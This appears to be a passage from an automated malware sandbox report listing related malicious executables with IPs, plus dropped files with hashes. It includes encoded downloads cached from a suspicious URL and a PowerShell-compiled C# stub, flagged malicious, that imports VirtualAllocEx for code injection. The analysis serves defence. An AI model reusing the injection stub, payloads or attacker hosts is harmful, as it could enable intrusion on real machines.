	sMpor4yDdu.exe	Get hash	malicious	Browse	• 165.232.177.150
	WesYhOA67u.exe	Get hash	malicious	Browse	• 165.232.177.148
	06LzL8skNz.exe	Get hash	malicious	Browse	• 165.232.183.193
	Jt8zMQzDO2.exe	Get hash	malicious	Browse	• 165.232.183.193
	WCPcSoW6ZI.exe	Get hash	malicious	Browse	• 165.232.184.56
	VD4V1nD2qq.exe	Get hash	malicious	Browse	• 165.232.184.56
	PDFXCview.exe	Get hash	malicious	Browse	• 165.232.56.100
	Quote.exe	Get hash	malicious	Browse	• 165.232.56.241
	SyfoFC5d21.exe	Get hash	malicious	Browse	• 165.232.110.48
	RNM56670112.exe	Get hash	malicious	Browse	• 165.232.36.60

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{46823121-E0AB-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0431768563653683
Encrypted:	false
SSDEEP:	192:rrZYZZ21WhtEifwtzzMY7X6N/BzcptDXashkoVtogfpF9sLYTFnbTZuBYTZHGgQK:r94IMTZ5xi35c4eZjKL
MD5:	B338580E65AC963AB1803776F3A4C0C4
SHA1:	6F96C684B4B46C9EB12AA4BACAF8D6FEC869C802
SHA-256:	73A28BA03B0218FF52C0506F966BA84B49EE6202BA97A397298347C856B4A224
SHA-512:	05021435A4EF6EAA9D33811930EC06D23E66852E1F8736B784D25691DF1C671EA121C96B39834AEF3EAC3C1B3DF780CFB0C29D9D6CCF45291BD0EC85DBFDA6 0
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{46823123-E0AB-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28152
Entropy (8bit):	1.9198034799841073
Encrypted:	false
SSDEEP:	192:rHZYQ46ikpjR2lWYMFxFYkzUE/2lFYkWYkzUE/pA:r5BDblA89vak7uak5k7S
MD5:	545536773E7210974A39439C43533C60
SHA1:	A0E548734E0CBE1F737DA445CE2BDE96AFC7F62C
SHA-256:	21D544467589F5E794E2014DE0C02D3D771D2078882064C11949C83FC47852E3
SHA-512:	74686BCEF2D237DC12BDF26C8B3054C09DEFE7B4B8B825825AE00A63F454322B2F2645CD0A5837FA082BCF6CDEC134E2EDA5BC27A205201142E821138A268D 1
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{46823125-E0AB-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28140
Entropy (8bit):	1.9196051162674908
Encrypted:	false
SSDEEP:	192:rvZgQs6Zk6jR2eWFMRNZEr8f/flZEr8Er8fF4A:rR53q0AVGHP/tJFb
MD5:	146C14FE70F2DB5916FC4DFC39FA69B1
SHA1:	E38CED01D22DBE0F6268D714BDF2AD5E35395078
SHA-256:	6195E0B311FD05D3523ADE2F1C955D86B09D782056E3D142954A8D7187E2302F
SHA-512:	1272AD155BD16C5AEA487C3F138FBBF48AEB190EDDACFCCF84811A45F86D1F067DCAE32F51753076E6891422AD8C23C1D0C823659697345E7FA9CBF78865AD 9
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4CE81F43-E0AB-11EB-90EB-ECF4BBEA1588}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28156
Entropy (8bit):	1.9218936962576634
Encrypted:	false
SSDEEP:	96:rHZMQY6uBSujx2VfWV/MVPdDMAfD3jlDM6AfD3yA:rHZMQY6ukujx2dWhMZdgAfzjlg6AfzyA
MD5:	F491A462C6FA12678B860B34442D3391
SHA1:	1259DF5A128BBB55F592022EFDDD47C77FA76D5E
SHA-256:	261BC3D745FD9B41935E3B5308B30580203800561C3FD725C1CD733628E6B270
SHA-512:	FB98EC31551784EE92959ADD5D395E7384875133FB2D2B15981BFE288F51470D3B8E26810C8545F3E03EA02F7265D79459681DFA87F3F3D2BC82BC15AA35C513
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Y[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	258256
Entropy (8bit):	5.999933884008133
Encrypted:	false
SSDEEP:	6144:+/l4ukVJZe85j6DyuC15gLFoQzGyfLPqW0j61kafk2sfkWzUheG0qE:+/lMfWCQGIOWvZBCkWgheGbE
MD5:	551D610AB28E2FA1D45F38FB17F165BB
SHA1:	CD94C081766B277A08DBDE62EA34B0E8EB73BA67
SHA-256:	150199FDE5CEF83225A5981568F73C2F9FA36E7D5D98C25A05FACCBC76D8E96C
SHA-512:	549D95DF5A43DD9CD9EA83D1FF40845215EB0CE69DC6C8E9B57221F3A8E7AFB41DCD43015016CBBF93B045E93BBB556A9F829992B0B1D7B375564952AB99AE E
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/6jptEA6wC8OB7/q7vTQZto/d5CchjdbRrqZ5Z6Z_2Bg1vm/WfbX13QLJh/A2YEXLOoa_2F7tRm_/2FNwBUDimj6E/uPAUHKBNpk1/VjWeByKba7dA22/iqR SzqgEmB8mQYjX5o51W/j5ZXNQEryFUoJZBW/23tsS6zCPUWYtMD/UgNU1ARyOqPJE6n7Jx/XOgl3vdma/Y9s8AjQPcJNHAV_2FpBb/lOSs_2B_2Fregn_2FdZ/VSdKs_2F caLNlVfbwth9Oi/4Vv_2ByCuk9fd/KEhpOJmg/c26kjnO4VZB2XIIXhQgYfGA/kb61PFLJEL/EFmfSuje8R4VMH6_2/BZs_2FmiZbLkWW5Nz8ToLf/Y
Preview:	AfdhH03IPvwpNbGUGQC3Sqo5nftVA9XNPzyOWIcbsqrtOYvIUZRP7OGoFvFbiojuaJshkPO9FgvlyWlUP4POkfsItsSdZ7MaI6aLX1F9mn0b72bpQLo1HjAAtwbQRB/7+T Phn2IVyA8On0We0655t+EPN78Bk/n78C6gsJXFqa+We0Ah/aKMl6xIxi6gEqXYyc7eMj2JlHjS2kHMLbc+n+hphZp+jGMg/TrkUqtZVCliq4owM71KsPfJq/R3ZHFnXecb Ms4fW874IsPVTPBP6M+fquW72jimRji++xg7y59cq7j+2CWwoK7ncwwKl1LdR58jZFEZbD+bFrCctM+66Hu+K4GySCtWXrrLWZxDeWJtDldoF8/ldye6gCITZxtVcGDXmx X3FWhQ08HffwJl8AUSUMKNZrOjdSWOIU166fOcsq/ilXaZPPJ1iKiCYPc9ZfkPav/T5o4ZsHxrqVIKNqAhTOVcvsbVXAmVvLdTSRncHXOI7rl/mdGcsztfwIH567L7lXyR svCSUyH+Zh5ym50wA8rFUFKyMJRhk2MlhS7R7fKCKIN9RLK/4qITqxRxhWUPfTiUKHQuxAT/BrXz8to2ig37LRZCQEPrz3VgpJXsvfFWOT/OM3KZUDKXbdHglEyHpg31qy SzKLswxls3OQ6kBlfkd44a8sIHeCtXrWHmvdfiQtejclSo1AONzeEp3yyau5RKUqe/jX1JPNm9xz4bYjRuIKtz4vWJ0gjN0SXeOD5sD4C+jt7grroCuBOwB9/rdYwd+dpZ 0QwO23TRlCDS1dQpQX6uesvdZol3fcHJBDNdAWHSGs5RhlTED5lMIftppJG6prcqTEpoYJsdzOReFRwruUISdsKcDUG2uwzqGLTPBeETf1CL3ln3CGgMRVTk 4nDZXvutjofVVRnZn0X0Tsj3wrsuJm4EJdL6A4on23uuWHmuyxVdZlxi5EG9zDzU/jf7nFuEAq29Hl9x0gla362WFYAcsD/bs/NE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\04W[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2468
Entropy (8bit):	5.978095281262444
Encrypted:	false
SSDEEP:	48:N8EDibBvAI07bJm723rr7tnlAk4VHRGhNN/pZWpiQD9:BDibhi74723RyVHo4pia9
MD5:	08FF6EA95709ECCD2B18301DCA6EAD36
SHA1:	469301BA96736DCD6E881F50D86AF5320A75C26A
SHA-256:	F19D71EDF9EC0442F39B771CEC6C9A0BFBAA991C1CCA6EBF6E99CC1C0D827750
SHA-512:	9F0EE89A376FD13FCF4A5DA55EB4E1074716FDD4E43628934FF2CD2109531079E272736DB7DE4974FCB8F9ED525736A6DD894A36DC0B76D2D291077DCE91EA
Malicious:	false
IE Cache URL:	http:// gtr.antoinfer.com/7Ep6sOqsiggMUz11gUp6a/qtvd4K5Z0K1BVqPW/RYWSd53MfmcNiV5/RE881azaIII7Gf_2BB/LlVOlbNj6/RPZQwcj8bJhS19L7epbH/8FoJWjd_2B_2FoGw 2Bm/R78HTVyDDDMhzpL_2B_2BC/NT4N_2BZc5JJ5/UVDvzetX/v8gnM8_2BpN7NJffSmXgZSS/qqPoPFwQjt/P6AxMC53uAUww_2Bc/nxUF1jZoiqDv/fS2kjrbVKTg/KntWa 8B08GJbBA/JKUoQSoG69VvL_2FI3TFW/zn35_2FieOhXHllq/8OehjRVegYhlQWm/W_2BILGcprIvR338Fg/HNspl_2F5/DJjDkA4zF03Nn8/04W
Preview:	b8vP5iKRQMXyuSLduapg3FvOfG97B3/iPAmgFtHhQxEvrE6USalvN5sld5GBeIyBBmrZcpYxV73hdLf6IYsc9vmYwguglsJmYg/BgNJZOfNVomvVx2X3wSxCBFpgwv0uMd 1ES1xCpNgedd/mt59HIoemRFvW7uHQFameCPKv0cPTHBGulsWMDHkXor86UFIFT7mdcHKG6ip7sJGtlJQ8FPNKoVrbVcimTCEHHOwrMVFYXJL56pKBovuTbE Tyx3JgxqHeXEqwkXJCNnp5YwPAeuCTnm6zEZH7eInR8Xbp17+IJzfXoH1Xrw3YDRHIWzGENSQPHt1PJUJd4XP2cbjtyxLAn+4NbqG6fyYwtA7Ebt5FQVa/+9 4fdwmc3pDnfDUuHssLsCZqI895iFFVPLBlu6A3ro9yV5ITQt6WstG8Oe7obGZVQb0WCrn7qCl9LUKTHOJsry/5rLV4lh24Ef06YrVmD+veIkz1dEpjRuGVVaTWemWiVnyg Gaurzb3Mrz7VXr0xguANygoJ+EknhC89X2V3llS1hJlrnHA/J5m35BR+iBcC5S6UHklkwchOo/W5s7+ILbHvl9jPiflu9c5i/fhb6+n9neUXWoA6kjIfVfVUqRHsRLb1zC aVcuE/PZN0AUqFEJHaCFM3bkybaIwguSStZjRiSioGz3gczX2aZcr+1B2xxaj+/s2pV0lT/tvhskd6A0K5122voKIsmFEHlJQO4bzKHVHwtMLPc8VsqQ0P+EebqbhNnfqV o9jcDxtMdZufRgNUaabfEiJMYtLz/ZSMlmCCgtLscTBtk8rFYKZBRGIMM7lnrgGRNwet0stIzUuU6g1fJh8SWWaO6cvcp0zd7qXHr2roI8hN46/r/m3hJki7rvVjfadOOOY8/nsIsi5I PJjIisfywFGT5HhghHQodR3StUh+TUGfTO7C/pmsFgOVTop5kqAkOVJ8IrrW2qs98O7R33vTpDh9ad6cJV3seYLeWTDnAlf0DKrj

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\G[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	328568
Entropy (8bit):	5.999873099768718
Encrypted:	false
SSDEEP:	6144:kQQVB8m8TrdrfMxd3T0vWpl4QeAH4zxTHaeNcUjGPja0ZIOFoIJC1YXqdFjwM2yP:kQCBN8HdrSl4vDQNmxT6eNJijTZIOFoV
MD5:	A2224302946ACCE38437F9307221542B
SHA1:	290E519A95F8AE7E4A00DAF1167B8B825D1573E3
SHA-256:	47232537A605E7A1384906C71CEF74BB1C2C532F2D0C1B54AF2FAC5346B9AB45
SHA-512:	FE148531D6BED8B200B67D082E375B2C563032756B6E0EC937A823D35B9B6ECF2C6A388CB9B89FC40623E27EA974E4AC6059989DF55BFEDB24CE294562C588F1
Malicious:	false
IE Cache URL:	http://gtr.antoinfer.com/iJicPEzpWLt9kIte6bxUGY/_2BR7ODZwRNCt/zjY2vw66/miliEkUQv2irt3ku_2FqNHB/akyqFQ_2BU/yM9SZV6ME7y_2FqkK/It7SIsAlfzad/nxZBZ52awi6/psN6Yj3z7wNsMk/xQu7epV5m4ODSAWDxLy1j/Gk_2FldXWGNOMAHD/fQa5bj6bJuGJvLC/_2BINvzSWHR8aC2WFb/3FD_2BoRU/0ETns47no1FSMZrZVvpo/oidVSWsyBZKZQ2VvZTQ/apd5gJV2bxCtRREtLzEP23/aQrm19tIQuqLU/uXn4W8I5/0vUbA5p07eFzebEv_2BENSg/QJGoAud5ASp7/0hsFWY2nQ/G
Preview:	S2NeOGZQ1zFjFVs5ON9QMQuEBWS4N1Hd87YEwxYicRQ49H2zRAXy0j8uIyf/VPLfj03RA8s5Iqeg1s8z0iBpp0iVUbvXc68CxC7D68i97wD/ZQH13VLEFbrqiJkekS4KxkLA+JcDmt9OSvob8atdEJMP8QsbhrsXL9gogdS8M5NHxNayRjQft5WHeO1d8TVipXxJhMEQITjU/aOefS6OVpgP7DBXCQwBQZ1att5gSCaWSEInSqWAf2IX/eITwsWrQ6L1L63BmVgXGKI9Uk/+HuwpBDrieiavGCR6y94E6GxJBSdo1XgjdC8O+Z5+f4BskiRfkZEKSlj0y3rcEtsrgUNPKMYCabnqxBfJwzttR6EHk8e05iuum5ucFb5iMUiUP2nhX42GIbTo/FbwuCIHLx4LI3MiiWJRhRIFOoQTak93tUy4HQIvLAS6DIFXg2Nv8b+dyogBFjVwT1EA1hU/GAwLlLhuTQlnQz6k5fA6DOKLEO2n4+276Zm768CHxc8lDWcGy+PeZhcw/hJ5vpH+0uwRCnCVIa4x4oyUn1J0eim3VMKdmvxuyAkybCIHrbFbCmg4ZUfInRsVXoBLyhiRyanAYNL7Z6o1aGn7QGEtjsJrWzZOinnNz+pT4iJ11Vpr+Urt195nZIFt9h2ROfIRRHeex/0bl99wmGwnDcLYxCIKwCE+gY851NtKqlL5YrS+3GOju7tdxUlubShUK6tT6g5IJgP4gdD4lnjngIvbY1viSNHsE6i0gBK9Ta6fEAXHFg1nvk7DVYP7tHYUI2SokrtxzuSdvixM1I21DSQPyNXRK1+S7b3meimpgVtwf14pJKmQm0e4ZOy8CdUIgIBGcgcvMyB/aUr+5Lz2TYJybGxxuYtFktr1Vgohr18aPPPatMgZlPxAWni7ExdPofIAyOp0ygpJR8AGgN3rKLHEu5QO8C/WRu/nKP2BVvNTwnX3b0WVWXiy2eTOJ7F0eBUQqfc7HqLULyv7RC6/jJ7C

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:Dxoe5IpObxoe5lib4LVsm5emdYVFn3eGOVpN6K3bkkjo5UgkjDt4iWN3yBGHc9so:Wwib4LEVoGIpN6KQkj2jkjh4iUxm44Q2
MD5:	7A57D8959BFD0B97B364F902ACD60F90
SHA1:	7033B83A6B8A6C05158BC2AD220D70F3E6F74C8F
SHA-256:	47B441C2714A78F9CFDCB7E85A4DE77042B19A8C4FA561F435471B474B57A4C2
SHA-512:	83D8717841E22BB5CB2E0924E5162CF5F51643DFBE9EE88F524E7A81B8A4B2F770ED7BFE4355866AFB106C499AB7CD210FA3642B0424813EB03BB68715E650C
Malicious:	false
Preview:	PSMODULECACHE.....S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....Y.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	413
Entropy (8bit):	5.0252734457683745
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJkuMRSRa+eNMjSSRrNdaK1SRHq1+aFSa9FQy:V/DTLDful9eg5rNku+adQy
MD5:	7AA3FC33397BFFFA079B36CE563F9E99
SHA1:	ED2E6C762455A174FE2AB65706E983AD72EA4C92
SHA-256:	E6193F14533B8AFD2B7DB90319229D6CD88B68C7A7F52DE182DDF0858F7579A6
SHA-512:	E7BB40CCF6E19F39C7E8F44A55CCAFC4ECD7ADACEA7808E94071A2B49663398DD46BFE79038CA675E69087549D3D79EF4F16DCD44ADC22B445F745DAEF48952
Malicious:	**true**
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class ejdnpsvyur. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint cyofc,uint alrno);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr ujlcge,IntPtr jxbfghjkqy,uint awffggff,uint rlhpql,uint ntmqf);.. }..}.

C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators

C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.cmdline	
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.242564283089731
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fRww/J0zxs7+AEszIwkn23fRwwDH:p37Lvkmb6KRfZwPWZEifZw4H
MD5:	708A890B467B0928D8B36DA94ABC5521
SHA1:	462E07BD533F5067E67CF2117A4B1EC7473F5321
SHA-256:	DF474248B86185C0C0E3797EA9DCBDA894326FC5E51CEDA5EC219DEE18EB1168
SHA-512:	A468CD5BD1A639AE012663CEAE044A5300D68C507B6BBDD2142509D993E63D08FADBF1E963BE744B61755E5D2BA59AF69CCC04B00991B0FD5C29D2B2A1AC0 8B
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.0.cs"

C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6329048454668134
Encrypted:	false
SSDEEP:	24:etGSzeM+WEei8MT38s2EGYrhdWOOtkZfYB+eEw7I+ycuZhNkakSAPNnq:6z47qMTMpEGYrfWOBJYQ81ulka3Yq
MD5:	A8BBA1AE6FB49338714A83644D06A6EA
SHA1:	8D8CE2017D7309946682FB8E3B1D43C5340C057C
SHA-256:	AD046F4C145E62B8C4F8F09E1105A125EEE5F0D51D2D9A16A3A02C97925A627E
SHA-512:	DC410483CCD804A934708F57A1B955B09C91374A139CEAF02E3777BDBFB9DB016A74AE5047704176BEEBB39860685353AF1E43A5426EDB31EEA91EBC6C97A34 0
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...-7.`.....!.....$... ...@..... ..... ..@.....#..W....@.....`..... ....H.....text...$.... ....`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... .....6./.....&.....".....=..... O..... W.....P .....f.....l.....r.....x.....f.!...f...!.f.&...f.....+.....4.9.....=.....O.....W..... .....&.....<Module>.1t143vp1.dll.ejdnpsvyur.W3

C:\Users\user\AppData\Local\Temp\1t143vp1\1t143vp1.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\1t143vp1\CSC76ED9B8CEB314CD89B53DEEDCE956C.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1132176578740833
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryyak7YnqqAPN5Dlq5J:+RI+ycuZhNkakSAPNnqX
MD5:	15E8DA1D152EB6C3389A563525A94017
SHA1:	121EA2E9AA236B630573882405B89041CE48F819
SHA-256:	E6DC56D3515382AF5EFCF9BDD68E390BFF230E9D9ACAC639A50CEC3F4E0666E0
SHA-512:	BB38B6998D60E72B28AD74901F6CB66DD4ADDFD28AB847091C243191B75B8B7DA4EE9CE239396D46945B741C03CD5CD939D42FACA9BFCDEABE192EDF1802F 542

C:\Users\user\AppData\Local\Temp\1t143vp1\CSC76ED9B8CEB314CD89B53DEEDCE956C.TMP	
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...1.t.1.4.3.v.p.1...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...1.t.1.4.3.v.p.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.575366195605629
Encrypted:	false
SSDEEP:	3:oVXUTVTnY08JOGXnETVTnYmn:o9UhzY0qEhzYm
MD5:	68BCCF50922722CBCCB76E703C8B00B8
SHA1:	83606F4B80A2881F4A6F132FBCED45602A41C5C7
SHA-256:	DBA713E0B32BAF2FEA75389DB89A3DB65F1530D57B3F2176A68CFE0BAD813E37
SHA-512:	2224D6520FBFB2970E516F4FDDF7AE268D6F77B3C1B49B25C63E4870F7F209419A6B63927969A1391B972412D9AC1033D716D273E7216013D3A8DEE3AD833504
Malicious:	false
Preview:	[2021/07/09 13:46:31.657] Latest deploy version: ..[2021/07/09 13:46:31.657] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES4013.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7039178449368846
Encrypted:	false
SSDEEP:	24:p+fFRQkvDfHthKdNNI+ycuZhNnakSpPNnq9qpike9Ep:cTQkbbKd31ulna3Lq9TK
MD5:	55EF56FD61C48C6E88411CDA6569D5B5
SHA1:	81037E9EC82448D4AC4B735548EA01D7AAB60938
SHA-256:	383AB463A0A480886A2E3B5C5A5BBFA8D2C82EA68F62DBB04D521B0BC7FEEF21
SHA-512:	0007DFBEA8C4AB2854DD37299245322A755A366D2A4806AF6AE91C32E9E19B890A65FF1CB42F69FB49B28B2190FF8A3FE8024D7615CD75501373F7A110353B70
Malicious:	false
Preview:	........T....c:\Users\user\AppData\Local\Temp\a5q0nxag\CSCA0E183A53BA24AF88D541EA58AA2F519.TMP.....!.S..y.....o.#.....4.....C:\Users\user\AppData\Local\Temp\RES4013.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp\RES4E4C.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7004279626643517
Encrypted:	false
SSDEEP:	24:QhfKQtN4DfHNFhKdNNI+ycuZhNkakSAPNnq9qp3zge9Ep:eltYdKd31ulka3Yq9/
MD5:	F41C6EBBD8A4623DF4EB8B431DCB1F0F
SHA1:	A9F75A5D133069A4109A544042CB1CD03EA19B26
SHA-256:	8366675C704F10589EAE99707F3B16A644688CAE3E95AA76B9D85E5EC52DB235
SHA-512:	EF1889E5D95CF891F6B9919C5AEFCA3C1024E7190527C66C518A827F22E106DFB2DC2FD9D65579428F3E94094C8D7AF5975AB60D98E1341BF15012E33CE9C50
Malicious:	false
Preview:	........R....c:\Users\user\AppData\Local\Temp\1t143vp1\CSC76ED9B8CEB314CD89B53DEEDCE956C.TMP.....8.V5%.@.....4.....C:\Users\user\AppData\Local\Temp\RES4E4C.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mlr5a4ry.geh.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mlr5a4ry.geh.ps1	
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ufv1abv5.wj5.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\a5q0nxag\CSCA0E183A53BA24AF88D541EA58AA2F519.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0919889027340917
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry1ak7YnqqpPN5Dlq5J:+RI+ycuZhNnakSpPNnqX
MD5:	21F0531F8A799402E2C6C603846FAA23
SHA1:	72F963DE226688EE961DAAFD025E43ADEC3E35E0
